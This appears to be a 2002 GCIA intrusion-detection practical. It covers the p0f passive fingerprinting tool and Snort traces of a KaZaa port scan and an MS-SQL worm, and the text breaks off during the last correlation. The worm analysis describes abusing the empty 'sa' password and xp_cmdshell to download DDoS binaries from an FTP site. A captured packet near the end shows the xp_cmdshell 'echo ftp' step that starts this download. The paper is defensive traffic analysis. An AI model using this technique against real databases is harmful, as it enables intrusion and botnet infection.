GCIA Practical

By: Bente Petersen
Version #: 3.0
Date: February 14, 2002

Assignment 1: Describe the State of Intrusion Detection

Passive Operating System Fingerprinting and p0f

This paper will describe the newly released p0f (Passive OS Fingerprinting) v1.8 tool. This tool is developed by Michael Zalewski and William Stearns, and can be downloaded from Stearns website; (http://www.stearns.org/p0f/).

p0f is described as a tool which can fingerprint Operating System passively. There are two methods of detecting the type of Operating System a host is running. Active OS fingerprinting has been the most widely used method when analyzing a system. This is the method used in tools such as Queso and nmap by Fyodor (www.insecure.org/nmap). This method includes sending crafted, abnormal packets to the remote host, and analyze the replies being returned from the remote host. Different TCP stacks will give different replies and thus allowing the analyzer tool to recognize a particular OS. If the remote host's network is being protected by IDS or firewall devices, such attacks will be detected.

Passive OS fingerprinting on the other hand will not contact the remote host, but instead capture traffic coming from a connecting host going to the local network. Another such tool is siphon, which was developed by the HoneyNet project. The fingerprinting can then be conducted without the remote host being aware that its packets are being captured. The packets being captured are the ones the remote host sends when it attempts to establish a connection to a host on the local network.

Active OS fingerprinting is a fast process and a large number of hosts can be scanned in a short time frame. Passive fingerprinting on the other hand is a much slower process, and will work best if used on historic data.

OS fingerprinting will most likely become more popular among black hat attackers as well. Being able to gain information of a hosts OS can be very valuable to the attacker when planning an attack. A patient attacker can gather information from a particular network and slowly map the OS the various hosts are running without alarming the network security devices. The attack can then be designed to exploit vulnerabilities solely for this type of OS without alarming the network security devices in advance, which is often the case when active fingerprinting methods are used.

The most common signatures to look for are the following fields in a packet:

- TTL (IP header)
- Win (TCP header)
- DF (IP header)
- TOS (IP header)

TTL (Time to Live) is the maximum number of routers a packet can pass before it is being dropped. It is initialized by the sender and then decremented by every router handling the packet. When the value reaches 0, the packet is dropped and an ICMP message is returned to the sender. The TTL value set will differ from various operating systems. For instance Windows systems will have a value of 32 while Linux will have a TTL of 64 (source: The HoneyNet project: http://project.honeynet.org/papers/finger/traces.txt).

Win (Window Size) is the flow control option used by TCP. When a host initiates a connection it will advertise the size of its incoming packet buffer. The other host will then adjust the rate it sends packets to ensure that the receiving host is not flooded.

DF (Don't Fragment) is the value set if the packet is not to be broken up into smaller fragments. This might be necessary if the packet is too large for the network to handle. If the DF flag is set and the packet is too large, it will be discarded an the ICMP error message "fragmentation needed, but DF bit is set" will be sent to the source host.

TOS (Type of Service) allows for 4 values to be set for each packet being sent. The value being set depends on the application being used and only one value can be set for each packet. The following values are available:

- Minimize delay
- Maximize throughput
- Maximize reliability
- Minimize monetary costs

For instance Telnet packets have the "Minimize delay" option set, while SNMP have the "Maximize reliability" option set, (source: TCP/IP Illustrated, Volume 1; W. Richard Stevens).

The above listed signatures are the most common, however other signatures that can be used for OS detection are the initial sequence number, IP Identification number, TCP or IP options, ICMP payloads etc.

The HoneyNet Project has developed a database of known signatures, and this database can be found at: http://project.honeynet.org/papers/finger/traces.txt.

The main advantage of the passive fingerprinting technique is that it can be used in conjunction with firewalls and IDS systems to search through the information logged by these tools. This can give valuable information of the systems used by attackers and potentially help track down the attackers without the attacker knowing about it. Active fingerprinting on the other hand will most likely be detected and stopped by the network protection tools at the remote network, and could in worst case lead to legal proceedings.

p0f can run off-line and sift through large amounts of input data from various logs such s firewall logs, IDS logs, router logs etc. for long periods of time. All this information can be extracted and analyzed and give very interesting information of the systems connecting remotely to your network. The information in the packets being analyzed by p0f has often not been changed by the remote network's network devices such as proxys, network address translation etc.

p0f will also look for certain well-known signatures of the packet captured. This allows for using the tool as a simple IDS, and the tool can be set to only capture packets with known signatures.

Installation

p0f uses libcap 0.4 or later. libpcap is a packet capture library that allows you to grab all packets going through your ethernet card. All packets on the network, even those destined for other hosts, are accessible using libpcap. libpcap is used but other tools such as tcpdump (ftp://ftp.ee.lpl.gov/tcpdump.tar.Z) and SNORT (www.snort.org).

The current version for libpcap is 0.6.2 and it can be downloaded from: http://www-nrg.ee.lbl.gov/nrg.html

libpcap is installed using the following steps:

```
./configure
make
make install
```

The next step is to download and install p0f, which can be downloaded from: http://www.stearns.org/p0f/p0f-current.tgz and is installed entering the following commands:

```
make
make install
```

Usage

p0f was run on my home network which consists of two linux boxes and one Windows 2000 box. I only captured traffic on the internal network. p0f was installed on a linux host which also function as a proxy for the other hosts.

The following command will start p0f:

```
p0f –i eth1 –vt
```

The -i options allows for selecting the device which p0f should be extracting packets from. The –v option indicates that p0f is run in verbose mode while –t adds timestamps to the output. An example of the output from the above command is shown on the next page:

```
[root@idunn p0f-1.8]# p0f -i eth1 -vt
p0f: passive os fingerprinting utility, version 1.8
(C) Michal Zalewski <lcamtuf@gis.net>, William Stearns
<wstearns@pobox.com>
p0f: file: '/etc/p0f.fp', 139 fprints, iface: 'eth1',rule: 'all'.
<Sun Feb  3 22:48:36 2002> 192.168.1.10 [1 hops]:Windows 2000 (9)
 + 192.168.1.10:3169 -> 192.168.1.1:23
<Sun Feb  3 22:50:01 2002> 192.168.1.10 [1 hops]:Windows 2000 (9)
 + 192.168.1.10:3171 -> 195.139.5.245:80
<Sun Feb  3 22:50:02 2002> 192.168.1.10 [1 hops]:Windows 2000 (9)
 + 192.168.1.10:3172 -> 195.139.5.245:80
```

The fingerprint information is located in a file called /etc/p0f.fp and is the file used by p0f by default. However, p0f can be directed to use another fingerprint file using the –f option.

The output can also be directed to a file using the –o option:

```
[root@idunn p0f-1.8]# p0f -i eth1 –vto output.txt
```

The following output shows an nmap attack being picked up by p0f. p0f was analyzing live data.

```
192.168.1.14 [24 hops]: NMAP scan (distance inaccurate) (7)
+ 192.168.1.14:52424 -> 192.168.1.1:932
192.168.1.14 [24 hops]: NMAP scan (distance inaccurate) (7)
 + 192.168.1.14:52424 -> 192.168.1.1:1482 192.168.1.14 [24 hops]: NMAP scan (distance inaccurate) (7)
 + 192.168.1.14:52424 -> 192.168.1.1:416 192.168.1.14 [24 hops]: NMAP scan (distance inaccurate) (7)
 + 192.168.1.14:52424 -> 192.168.1.1:937 192.168.1.14 [24 hops]: NMAP scan (distance inaccurate) (7)
 + 192.168.1.14:52424 -> 192.168.1.1:3141 192.168.1.14 [24 hops]: NMAP scan (distance inaccurate) (7)
 + 192.168.1.14:52424 -> 192.168.1.1:546 192.168.1.14 [24 hops]: NMAP scan (distance inaccurate) (7)
```

Sources:

White Papers:

- Know your enemy: Passive fingerpringing; the Honeynet Project; http://project.honeynet.org/papers/finger/
- Remote OS detection via TCP/IP Stack FingerPrinting; Fyodor; http://www.insecure.org/nmap/nmap-fingerprinting-article.html
- Passive Aggressive, John Lasser; http://www.securityfocus.com/columnists/57
- Passive System Fingerprinting using Network Client Applications, Jose Nazario

Books:

- TCP/IP Illustrated, Volume 1; W. Richard Stevens

Links:

- http://www.stearns.org/p0f/
- www.incidents.org
- www.securityfocus.com

Assignment 2: Network Detects

Detect 1

Log 1:

```
Dec 19 17:54:49 - snort [1:0:0] TCP to 1214 KaZaa
   Source IP: 63.231.81.231   Source port: 2135
Source host: dnvrapanas12poola231.dnvr.uswest.net
   Target IP: 12.82.130.114   Target port: 1214   Proto: TCP
Target host: 114.seattle-06-07rs.wa.dial-access.att.net

Dec 19 17:54:52 - snort [1:0:0] TCP to 1214 KaZaa
   Source IP: 63.231.81.231   Source port: 2135
Source host: dnvrapanas12poola231.dnvr.uswest.net
   Target IP: 12.82.130.114   Target port: 1214   Proto: TCP
Target host: 114.seattle-06-07rs.wa.dial-access.att.net

Dec 19 17:54:58 - snort [1:0:0] TCP to 1214 KaZaa
   Source IP: 63.231.81.231   Source port: 2135
Source host: dnvrapanas12poola231.dnvr.uswest.net
   Target IP: 12.82.130.114   Target port: 1214   Proto: TCP
Target host: 114.seattle-06-07rs.wa.dial-access.att.net
```

Log 2:

```
[**] [1:0:0] TCP to 1214 KaZaa [**]
12/19-17:54:49.740058 63.231.81.231:2135 -> 12.82.130.114:1214
TCP TTL:115 TOS:0x0 ID:1442 IpLen:20 DgmLen:48 DF
******S* Seq: 0x76F84C88  Ack: 0x0  Win: 0x2238  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:0:0] TCP to 1214 KaZaa [**]
12/19-17:54:52.540311 63.231.81.231:2135 -> 12.82.130.114:1214
TCP TTL:115 TOS:0x0 ID:1492 IpLen:20 DgmLen:48 DF
******S* Seq: 0x76F84C88  Ack: 0x0  Win: 0x2238  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:0:0] TCP to 1214 KaZaa [**]
12/19-17:54:58.600929 63.231.81.231:2135 -> 12.82.130.114:1214
TCP TTL:115 TOS:0x0 ID:1534 IpLen:20 DgmLen:48 DF
******S* Seq: 0x76F84C88  Ack: 0x0  Win: 0x2238  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

1. Source of trace:

http://www.incidents.org/archives/intrusions/msg03011.html

The trace was posted by John Sage, December 21, 2001.

2. Detect was generated by:

The detect was generated by SNORT IDS (www.snort.org). Log 1 is the trace generated by the syslog module, while log 2 is the trace in normal SNORT log format which displays more detailed information.

The first entry of the posted trace will be used to explain the various fields of the two log formats:

Field Type	Syslog format	SNORT log format	Comments
Snort Signature:	snort [1:0:0] TCP to 1214 KaZaa	[**] [1:0:0] TCP to 1214 KaZaa [**]	
Timestamp:	Dec 19 17:54:49	12/19-17:54:49.740058	
Source Address and Port:	Source IP: 63.231.81.231 Source port: 2135	63.231.81.231:2135	
Source Host:	Source host: dnvrapanas12poola231.dnvr.uswest.net		
Direction Operator:		->	
Destination Address and Port:	Target IP: 12.82.130.114 Target port: 1214	12.82.130.114:1214	
Target Host:	Target host: 114.seattle-06-07rs.wa.dial-access.att.net		
Protocol:	Proto: TCP	TCP	
Time to Live:		TTL:115	
Type of Service:		TOS:0x0	This field is not used.
Packet ID in binary format		ID:1442	
Length of IP Header:		IpLen:20	
Length of Datagram		DgmLen:48	
Fragmentation option:		DF	Do not fragment this packet.
TCP Flags set		******S*	SYN flag
Sequence Number in hex:		Seq: 0x76F84C88	
Acknowledgement Number in hex:		Ack: 0x0	No ack since this is an initial SYN – connection initiation packet.
Windows Size in hex:		Win: 0x2238	The size of the senders inbound buffer.
TCP Header Length:		TcpLen: 28	

4 TCP Options:				
	Maximum Segment Size:		MSS: 1460	The largest data segment that can be sent over the connection. The maximum MSS is the MTU value for that connection. 1460 indicates that this is Ethernet.
			NOP	No operation padding for unused field.
			NOP	No operation padding for unused field.
	Selective Acknowledgement:		SackOK	Allows a receiver to inform a sender of all successfully arrived segments, so only non-received segments will be retransmitted.

3. Probability the source address was spoofed:

This is a scan for open 1214 ports. The purpose of this scan is to find hosts running the KazaA client for file sharing purposes. This source address is most likely not spoofed since the sender is interested in the response from the outcome of this scan. If the address was spoofed the replies would be directed to the host with the IP address and not the host that the scan originated from.

4. Description of attack:

More information regarding this attack can be found at the following links:
ShadowFT: http://www.dddi.nl/~costar/shadowFT/
FastTrack: http://www.newmediamusic.com/articles/NM01070162.html
http://www.fuckedcompany.com/extras/riaa_memo.cfm

There are no CERT or CVE submissions for this attack. There are debates whether these kind of tools are considered malicious or not. The tool is searching large ranges of IP addresses looking for shared files, and most of the music and movie files being shared are shared illegally.

The attack was generated the scanner a tool called ShadowFT which will search for hosts running a FastTrack client, such as KazaA, Morpheus or Grockster, on TCP port 1214. If the scanner finds a host running a FastTrack client, ShadowFT will collect the host's list of shared files and the user running ShadowFT can start downloading the files shared on the FastTrack client.

Time	Source IP	Source port	Seq:	ID
17:54:49	63.231.81.231	2135	0x76F84C88	1442
17:54:52	63.231.81.231	2135	0x76F84C88	1492
17:54:58	63.231.81.231	2135	0x76F84C88	1534

The trace shows that the source host is attempting to access the target 3 times. The sending program is connecting from ephemeral port 2135. If a reply is not received from the destination host, nor an ICMP error message from intermediate routers, the source host will attempt to resend the package. In this case it is resent 3 times which is the resending interval specified by the Operating System.

The sequence number and source port is identical for all the packets. This is a typical sign of crafted packets. However, the sequence numbers and source ports are also repeated when there is a retry of the same connection. Also, the increasing intervals in time difference between the packets emphasizes the fact that this is packets being resent. The intervals are 3 and 6 seconds.

The IP ID number is changing in an increasing manner, which is normal behavior. Since the IP ID numbers are pretty close in range, this would indicate that the sending host is currently concentrating on the host being scanned.

5. Attack mechanism:

The FastTrack protocol was developed by the company with the same name (www.fasttrack.nu) and allows for a peer-to-peer self organizing file sharing system. KazaA was the first application, which was developed to use the FastTrack protocol, and other applications are Morpheus and Grockster. The FastTrack network have several designated "supernodes", that are connecting to each other. The peer-clients will connect to one supernode upon startup. The function of the supernodes is to act as search hubs for the clients and building index lists of all the files that the peer-clients share. The clients can search the index on the supernode that they are connecting to, but in addition connecting supernodes can also search this index. The peer-clients will log in to a central server upon startup and then attempt to connect to a supernode. A set list of supernodes is installed in the client's registry when the peer-client is installed. If the central server is down the client will still be able to connect to a supernode based on this list. The list of supernodes is updated each time the peer-client connects to a supernode. Similar to the Napster and Gnutella systems, file transfer in FastTrack are purely peer-to-peer, and involve neither the central server or any supernode. All communication on the FastTrack system is encrypted a part from file transfers between the peer-clients. The encryption scheme is not known and is presumably created and controlled by the FastTrack company.

FastTrack is a closed protocol and an opensource project called giFT was started to create a linux client which would connect to the KazaA network. The name of this client was kazaatux. Shortly after this client was released, a new version of KazaA was released which had the encryption code changed so the kazaatux clients could no longer connect to the KazaA network. The team then went on to develop OpenFT, which is a clone of the FastTrack protocol and ShadowFT.

ShadowFT is what is believed to be the source of this trace. This tool has a scanning capability which will scan large numbers of IP addresses for hosts with port 1214 open. The FastTrack protocol requires that all FastTrack clients have a small HTTP-like server running on port 1214 which can produce a plaintext list or index of shared files on that node when asked for. ShadowFT will request a copy of this file and store it locally. ShadowFT creates its own searchable index by creating a local database where it stores all currently available files for the user to search. ShadowFT does not connect to neither the supernodes nor the central server of the KazaA network. The file transfer connections in KazaA are not encrypted and this allows the ShadowFT to circumvent the encrypted network architecture in KazaA but still being able to download files from the KazaA clients.

Later versions of KazaA and Grockster have been known to install a trojan like application on the users systems, see http://www.pcworld.com/news/article/0,aid,77983,00.asp for more information.

6. Correlations:

Correlation 1:

The following scan was posted by Guy Bruneau 10/3/2001. I am only displaying excerpts from this scan since it is quite lengthy, and the scans below are from 9/10/2001-9/14/2001, the full scan can be found at; (http://www.incidents.org/archives/intrusions/msg01947.html).

Guy states that he has seen some activity against this port in the past month but it is always from the same source address. The log is from September 2001 and is generated by the Shadow

```
09/10/01 /Shadow/cr717898-a/Sep10
09/10/01 06:27:00.390797 213.219.36.29.1188 > 192.168.30.1.1214: S
2212141994:2212141994(0) win 32120  (DF)
09/10/01 08:55:39.205945 213.219.36.29.4426 > 192.168.30.1.1214: S
3048210460:3048210460(0) win 32120  (DF)
09/10/01 09:24:25.585729 213.219.36.29.3172 > 192.168.30.1.1214: S
576813392:576813392(0) win 32120  (DF)
09/10/01 11:33:12.231320 213.219.36.29.1158 > 192.168.30.1.1214: S
138703777:138703777(0) win 32120  (DF)
09/10/01 18:54:42.645151 213.219.36.29.4302 > 192.168.30.1.1214: S
2349214448:2349214448(0) win 32120  (DF)
09/11/01 /Shadow/cr717898-a/Sep11
09/11/01 07:04:25.980905 213.219.36.29.1395 > 192.168.30.1.1214: S
1335851432:1335851432(0) win 32120  (DF)
09/11/01 20:01:15.900646 213.219.36.29.2785 > 192.168.30.1.1214: S
3315470951:3315470951(0) win 32120  (DF)
```

```
09/12/01 /Shadow/cr717898-a/Sep12
09/12/01 22:07:10.920455 213.219.36.29.4503 > 192.168.30.1.1214: S
3746125940:3746125940(0) win 32120  (DF)
```

This scan has similarities to the scan posted by John Sage. It is a SYN scan aimed for TCP port 1214. The DF flag is set and the source IP is most likely not spoofed. This scan differ however in that it does not seam like resend packets since the time frame between each packet is too large and the source ports are changing. I am assuming that Guy has never run KaZaa or any other FastTrack client on his network and his host has therefore never been a FastTrack supernode nor appeared on any index lists in the FastTrack network. It is therefore strange that the same source host is continuously attempting to connect to the same destination host. If this was a ShadowFT scan for FastTrack clients the source host would scan Guy's host once with x number of retries depending on the OS and if no success move on to other hosts.

Correlation 2:

John Sage also posted another scan for port 1214, this scan took place 10/30/2001, and can be found at; (http://www.incidents.org/archives/intrusions/msg02296.html).

John informs that he is on a network with dynamic IP address assignment and that he was assigned a new IP address shortly before this scan was noted. This scan may therefore be a connection set up by the host who had this IP address before.

```
1. Oct 30 16:44:39 - snort [1:0:0] TCP to range 1025-60999
   Source IP: 172.142.129.32   Source port: 2568
Source host: AC8E8120.ipt.aol.com
   Target IP: 12.82.132.241   Target port: 1214   Proto: TCP
Target host: 241.seattle-11-12rs.wa.dial-access.att.net

2. Oct 30 16:44:42 - snort [1:0:0] TCP to range 1025-60999
   Source IP: 172.142.129.32   Source port: 2568
Source host: AC8E8120.ipt.aol.com
   Target IP: 12.82.132.241   Target port: 1214   Proto: TCP
Target host: 241.seattle-11-12rs.wa.dial-access.att.net

3. Oct 30 16:44:48 - snort [1:0:0] TCP to range 1025-60999
   Source IP: 172.142.129.32   Source port: 2568
Source host: AC8E8120.ipt.aol.com
   Target IP: 12.82.132.241   Target port: 1214   Proto: TCP
Target host: 241.seattle-11-12rs.wa.dial-access.att.net

4. Oct 30 16:45:00 - snort [1:0:0] TCP to range 1025-60999
   Source IP: 172.142.129.32   Source port: 2568
Source host: AC8E8120.ipt.aol.com
   Target IP: 12.82.132.241   Target port: 1214   Proto: TCP
Target host: 241.seattle-11-12rs.wa.dial-access.att.net

5. Oct 30 16:45:11 - snort [1:0:0] TCP to range 1025-60999
   Source IP: 63.210.47.44   Source port: 80
Source host: unknown.Level3.net
   Target IP: 12.82.132.241   Target port: 2824   Proto: TCP
Target host: 241.seattle-11-12rs.wa.dial-access.att.net

6. Oct 30 16:47:11 - snort [1:0:0] TCP to range 1025-60999
   Source IP: 63.210.47.44   Source port: 80
Source host: unknown.Level3.net
   Target IP: 12.82.132.241   Target port: 2824   Proto: TCP
Target host: 241.seattle-11-12rs.wa.dial-access.att.net
```

The numbers in bold have been inserted by the author in order to more easily refer to the various packets. This scan is similar to the one John's other scan since it is most likely a reset by the computer based on the time ranges between the packets. Packets 1-4 have increasing time ranges and are most likely packets being resent by the source host. These packets have also an ephemeral port as the source port. Packet 5 and 6 however do not follow the same time-frame schema and the source port is 80, which is the www-http port. Since the IP address used to belong to another user it is impossible to say what kind of software this user was running on his/her system. However, this host probably ran some kind of FastTrack client software and connected to a FastTrack supernode. This might look like a supernode attempting to connect to another supernode in order to search its index list, or a supernode attempting to connect to a peer-client to update its index list. Johannes B. Ullrich verified this in his post on 2/3/2002; http://www.incidents.org/archives/intrusions/msg03655.html where he states that KazaA and similar tools do not handle dynamic IP addressing well and the new "owner" of the IP address will see a lot of attempts of connections to port 1214 for some time.

7. Evidence of active targeting:

This appears to be a scan of all known hosts and not specific targeting of a particular system. The connection attempts are only limited to one host, and when the OS specified retry threshold is reached the attacking host is going to other hosts. This is in correlation with how shadowFT works. There are various criteria that can be set for selecting the IP addresses being search, but the tool will only search for hosts with port 1214 open.

8. Severity:

Since I do not know anything about John's network the measurements described below are based on assumptions. The severity of this attack is based on if a host on the network was running a FastTrack client. If this is not the case, there are currently no known issues with remote hosts scanning a network for port 1214:

Criticality:	1	If a host is running a type of FastTrack it is most likely not a critical system such as firewall or e-mail relay server. More likely this would be a user desktop system.
Lethality:	1	The lethality of a user running this client software depends what type of files the user is sharing. Also, the fact that trojan like software can also be installed enhances the risk of exposing information regarding the network or downloading virus etc. which can spread to other hosts on the network.
System:	4	It is assumed that the hosts on this network are running modern operating systems with all patches installed. FastTrack clients run on Windows based systems, and though software such as host based IDS and firewalls exist for these platforms they are usually not part of the standard build.
Net Countermeasures:	5	Based on the logs the network is not open on port 1214, and the IDS system is also configured to listen for connection attempts to this port.

The calculated severity is:
(Critical + Lethal) – (System + Net Countermeasures) = (1+1) – (4+5) = -7

For this network the likelihood of a severe vulnerability being caused by an outside host finding an internal host running FastTrack and exploiting potential vulnerabilities with this software is not very big.

9. Defensive recommendation:

FastTrack clients are running on port 1214 and therefore this port should be closed at the internal and external firewalls. Furthermore, user awareness training and company security policies should include the risks of downloading and using peer-to-peer based software on a company's network.

10. Multiple choice test question:

```
[**] [1:0:0] TCP to 1214 KaZaa [**]
12/19-17:54:49.740058 63.231.81.231:2135 -> 12.82.130.114:1214
TCP TTL:115 TOS:0x0 ID:1442 IpLen:20 DgmLen:48 DF
******S* Seq: 0x76F84C88  Ack: 0x0  Win: 0x2238  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:0:0] TCP to 1214 KaZaa [**]
12/19-17:54:52.540311 63.231.81.231:2135 -> 12.82.130.114:1214
TCP TTL:115 TOS:0x0 ID:1492 IpLen:20 DgmLen:48 DF
******S* Seq: 0x76F84C88  Ack: 0x0  Win: 0x2238  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:0:0] TCP to 1214 KaZaa [**]
12/19-17:54:58.600929 63.231.81.231:2135 -> 12.82.130.114:1214
TCP TTL:115 TOS:0x0 ID:1534 IpLen:20 DgmLen:48 DF
******S* Seq: 0x76F84C88  Ack: 0x0  Win: 0x2238  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Question:
Based on trace above what would indicate that these packet are **not** crafted?

a) The same source port is used in all packets and the sequence numbers are identical for all packets.
b) The packets are sent in increasing time intervals.
c) The DF flag is set.
d) Answers a and b.

Answer: d is the correct answer

Sources:
A post by Johannes Verelst http://www.securityfocus.com/archive/75/241439
http://www.sourceforge.net/projects/gift
http://www.dddi.nl/~costar/shadowFT/
http://www.newmediamusic.com/articles/NM01070162.html
http://www.fuckedcompany.com/extras/riaa_memo.cfm

Detect 2

```
+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
Dec 24 21:23:05 - snort [1:0:0] TCP to 1433 MS MySQL server
   Source IP: 209.81.131.75   Source port: 1262
Source host: na-209-81-131-75.chicago.corecomm.net
   Target IP: 12.82.131.162   Target port: 1433   Proto: TCP
Target host: 162.seattle-08-09rs.wa.dial-access.att.net

Dec 24 21:23:08 - snort [1:0:0] TCP to 1433 MS MySQL server
   Source IP: 209.81.131.75   Source port: 1262
Source host: na-209-81-131-75.chicago.corecomm.net
   Target IP: 12.82.131.162   Target port: 1433   Proto: TCP
Target host: 162.seattle-08-09rs.wa.dial-access.att.net

Dec 24 21:23:14 - snort [1:0:0] TCP to 1433 MS MySQL server
   Source IP: 209.81.131.75   Source port: 1262
Source host: na-209-81-131-75.chicago.corecomm.net
   Target IP: 12.82.131.162   Target port: 1433   Proto: TCP
Target host: 162.seattle-08-09rs.wa.dial-access.att.net

Dec 24 21:23:26 - snort [1:0:0] TCP to 1433 MS MySQL server
   Source IP: 209.81.131.75   Source port: 1262
Source host: na-209-81-131-75.chicago.corecomm.net
   Target IP: 12.82.131.162   Target port: 1433   Proto: TCP
Target host: 162.seattle-08-09rs.wa.dial-access.att.net
```

```
[**] [1:0:0] TCP to 1433 MS MySQL server [**]
12/24-21:23:05.554437 209.81.131.75:1262 -> 12.82.131.162:1433
TCP TTL:117 TOS:0x0 ID:10045 IpLen:20 DgmLen:44 DF
******S* Seq: 0x33C71DC9  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460

[**] [1:0:0] TCP to 1433 MS MySQL server [**]
12/24-21:23:08.494719 209.81.131.75:1262 -> 12.82.131.162:1433
TCP TTL:117 TOS:0x0 ID:28989 IpLen:20 DgmLen:44 DF
******S* Seq: 0x33C71DC9  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460

[**] [1:0:0] TCP to 1433 MS MySQL server [**]
12/24-21:23:14.515335 209.81.131.75:1262 -> 12.82.131.162:1433
TCP TTL:117 TOS:0x0 ID:60477 IpLen:20 DgmLen:44 DF
******S* Seq: 0x33C71DC9  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460

[**] [1:0:0] TCP to 1433 MS MySQL server [**]
12/24-21:23:26.546588 209.81.131.75:1262 -> 12.82.131.162:1433
TCP TTL:117 TOS:0x0 ID:60734 IpLen:20 DgmLen:44 DF
******S* Seq: 0x33C71DC9  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460
```

1. Source of trace:

Source: http://www.incidents.org/archives/intrusions/msg03041.html

The trace was posted by John Sage, Tuesday 12/25/2001. This trace was part of several traces detected at FinchHaven for 12/24/2001and extracted from /var/log/messages

2. Detect was generated by:

This detect was generated by SNORT IDS (www.snort.org). The first part appears to be in syslog like format which also includes the resolved source address using whois (by Bill Weinman whois.bw.org) and the second part which contains the same detects are in SNORT log format.

The first packet in the SNORT log will be used to explain the various fields:

Snort Signature	[**] [1:0:0] TCP to 1433 MS MySQL server [**]	
Timestamp:	12/24-21:23:05.554437	The time when the SNORT host read the record
Source Address and Port:	209.81.131.75:1262	
Direction Operator:	->	
Destination Address and Port:	12.82.131.162:1433	
Protocol:	TCP	
Time To Live:	TTL:117	
Type of Service:	TOS:0x0	Set to 0 means this is normal traffic, as opposed to prioritized traffic.
Packet ID in binary:	ID:10045	Unique identifier for every datagram sent by a host
TCP flags:	******S*	A SYN flag indicating an initial connection attempt
Sequence Number:	Seq: 0x33C71DC9	Indicates where the first byte belong in the data stream being sent to the receiver (target).
Acknowledgement Number:	Ack: 0x0	Set to 0 since this is the initial connection attempt.
Windows size:	Win: 0x2000	The senders TCP receive buffer size

It looks like this trace was detected by SNORT version 1.7 or later since the flag is in its correction place (source: Introduction to Logfile Analysis, Guy Bruneau).

3. Probability the source address was spoofed:

The purpose of this attack if successful is to detect a hole in the default settings of MS-SQL. Once the machine discovers a vulnerable system it will download DDOS software and the target will start to scan for other vulnerable system. The source address is most likely of a system that is already the target of the worm and therefore this machine's original IP address.

4. Description of attack:

This vulnerability has not yet been posted to the CERT nor is it a CAN Candidate as of 1/27/2002. However, there is more information on the following sites:
http://www.securityfocus.com/archive/75/241583
http://archives.neohapsis.com/archives/incidents/2001-11/thread.html#108
http://www.incidents.org/archives/intrusions/msg02536.html

Trace	Date	Time	Source Address	Source Port	Target IP	Target Port	TTL	ID	TCP Flags	Datagram Length	Seq #
1	12/24	21:23:05	209.81.131.75	1262	12.82.131.162	1433	117	10045	S	44	0x33C71DC9
2	12/24	21:23:08	209.81.131.75	1262	12.82.131.162	1433	117	28989	S	44	0x33C71DC9
3	12/24	21:23:14	209.81.131.75	1262	12.82.131.162	1433	117	60477	S	44	0x33C71DC9
4	12/24	21:23:26	209.81.131.75	1262	12.82.131.162	1433	117	60734	S	44	0x33C71DC9

The trace shows that the source host is attempting to access the target 4 times. If a reply is not received from the destination host, nor an ICMP error message from intermediate routers, the source host will resend the package. The number of retries is Operating System dependent. This trace might indicate that this is a retry of the same connection since the source port and the TCP sequence numbers remains the same, but it is also possible that these fields are crafted.

The sequence number in decimal is 868687305. The sequence number is identical for all TCP segments. The sequence numbers should only be repeated when there is a retry of the same connection. This trace has static sequence numbers and static source port numbers; 1262.

The time difference between the traces doubles between each packet sent. The first time difference is 3 seconds followed by 6 and 12. This is normal behavior for certain operating systems when it is attempting to resend packages.

The IP ID number is changing in an increasing manner, which is normal behavior. However, the numbers are increasing in very large intervals in a very small timeframe. This could indicate that this is a very busy host sending out many IP datagrams in a very short time frame.

The TTL is set to 117 for all packets. This is normal since they are all originating from the same host. The initial TTL is set different depending on the Operating System.

5. Attack mechanism:

The name of this worm is W32/SQLWorm and it is being replicated and installed on hosts using the following steps:

Step 1:
The attacking host is searching for hosts with port 1433 open. This port is used by Microsoft SQL Server.

Step 2:
Once the attacking host has discovered a host with port 1433 open it is attempting to exploit the vulnerabilities found in MS-SQL servers with default settings. There are two vulnerabilities the worm can target:

1. The built-in "sa" account, which has by default an empty password.
2. Exploiting the "Extended Stored Procedure Parameter Parsing" vulnerability.

The latter being a buffer overflow vulnerability that can allow intruders to run their own code on the database server. This is described in further detail at Microsoft Security Bulletin MS00-092 (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-092.asp). Per Microsoft this vulnerability can in most cases not be exploited without the intruder already have gained some kind of access to the machine and if all not be able to gain full Administrator access if the machine is set up according to best practices.

Step 3:
Once the attacker has gained access to the server the worm attempts to run the xp_CmdShell command. This is a system stored procedure which by default can only be run by members of the sysadmin group. The default sa account is a member of this group. System stored procedures are simply the mechanism the provider or driver use to communicate user request to the SQL server. This procedure also allows the user to run a DOS command directly from MS-SQL. Having gained control of this command, the worm will attempt to download several files from an FTP site after first doing a DNS lookup to get the IP address of the site. The following files are downloaded:

- dnsservice.exe
- win32mon.exe
- win32bnc.exe

According to Jeff Anderson-Lee who posted a description of this attack on Securityfocus (http://www.securityfocus.com/archive/75/241583), the downloaded files resembles a DDOS tool called "Kaiten".

Step 4:
Once the files are downloaded the worm will start to scan for other hosts with port 1433 open.

6. Correlations:

Correlation 1:

The following trace was posted by Douglas Brown (http://www.incidents.org/archives/intrusions/msg02536.html) indicating the first traffic generated by an infected host using the xp_cmdshell utility. I have numbered the lines in order to more easily refer to the packet. These number are in bold so to not be confused with the content of the packet.

```
1       [**] MS-SQL xp_cmdshell - program execution [**]
2       11/20-08:01:48.923210 x.x.92.228:3348 -> x.x.200.115:1433
3       TCP TTL:127 TOS:0x0 ID:45385 IpLen:20 DgmLen:972 DF
4       ***AP*** Seq: 0x318F3D1  Ack: 0x1E5807AD  Win: 0x2098  TcpLen: 20
5       ..........s.p._.p.r.e.p.a.r.e.....&....c..........cb...b...
7       e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.e.c.h.o. .f.t.p.>. .f.t.p...x.'...
